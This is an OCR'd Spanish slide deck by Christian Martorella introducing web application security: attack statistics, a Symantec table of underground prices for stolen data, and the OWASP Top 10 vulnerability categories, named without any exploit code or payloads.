Principales vulnerabilidades en aplicaciones Web

Christian Martorella
Edge-security.com

#Whoami: Christian Martorella

- Cofundador Edge-security.com
- CISSP, CISM, CISA, OPST, OPSA
- Actualmente trabajando en S21sec
- Presidente de las Conferencias F.I.S.T
- Miembro de OISSG
- http://laramies.blogspot.com

Escenario actual

- El servicio más difundido y utilizado es WWW
- 75% de los ataques ocurren en las aplicaciones Web (Gartner)
- 3 de 4 servidores son vulnerables a los ataques web (Gartner)
- Cada 1500 líneas de código hay una vulnerabilidad (IBM)

Escenario actual

- Aumento del uso de aplicaciones web en el día a día, Banca online, redes sociales, etc
- Web 2.0 añade mayor complejidad y nuevos vectores de ataque
- Los firewall permiten el paso de este servicio y no pueden hacer nada al respecto
- Punto de contacto con las bases de datos ($$)
- Cada vez los datos personales tienen más valor, y hay más interesados en ellos.

Escenario actual


Precio de los datos:

Item	Advertised Price (in US Dollars)
United States-based credit card with card verification value	$1–$6
United Kingdom-based credit card with card verification value	$2–$12
An identity (including US bank account, credit card, date of birth, and government issued identification number)	$14–$18
List of 29,000 emails	$5
Online banking account with a $9,900 balance	$300
Yahoo Mail cookie exploit—advertised to facilitate full access when successful	$3
Valid Yahoo and Hotmail email cookies	$3
Compromised computer	$6–$20
Phishing Web site hosting—per site	$3–5
Verified PayPal account with balance (balance varies)	$50–$500
Unverified PayPal account with balance (balance varies)	$10–$50
Skype account	$12
World of Warcraft account—one month duration	$10

Table 3. Advertised prices of items traded on underground economy servers
Source: Symantec Corporation


Escenario actual

Ataques de phishing y fraude online (Launch pad, infection point)



Escenario actual - SANS INSTITUTE

4396 vulnerabilidades



Escenario actual -


Vulnerabilidades más explotadas:

PHP Remote File Inclusion

- SQL Injection
- Cross Site Scripting (XSS)
- Cross Site request forgery (CSRF)

Escenario actual - WASC


Porcentaje de sitios vulnerable por tipo de vulnerabilidad



Web Application Security Consortium 2006

Escenario actual - WASC

Vulnerabilidades más comúnes x clase



Web Application Security Consortium 2006

Escenario actual - OWASP

- Open Web Application Security Project
- Cantidad de proyectos relacionados con la seguridad de aplicaciones web
- Uno de ellos el Top 10 de vulnerabilidades

OWASP TOP 10

- Cross Site Scripting (XSS)
- Injection Flaws (SQL, LDAP)
- Malicious File Execution
- Insecure Direct Object Reference
- Cross Site Request Forgery (CSRF)

OWASP TOP 10

- Information Leakage and Improper Error Handling
- Broken Authentication and Session Management
- Insecure Cryptographic Storage
- Insecure Communications
- Failure to Restrict URL Access

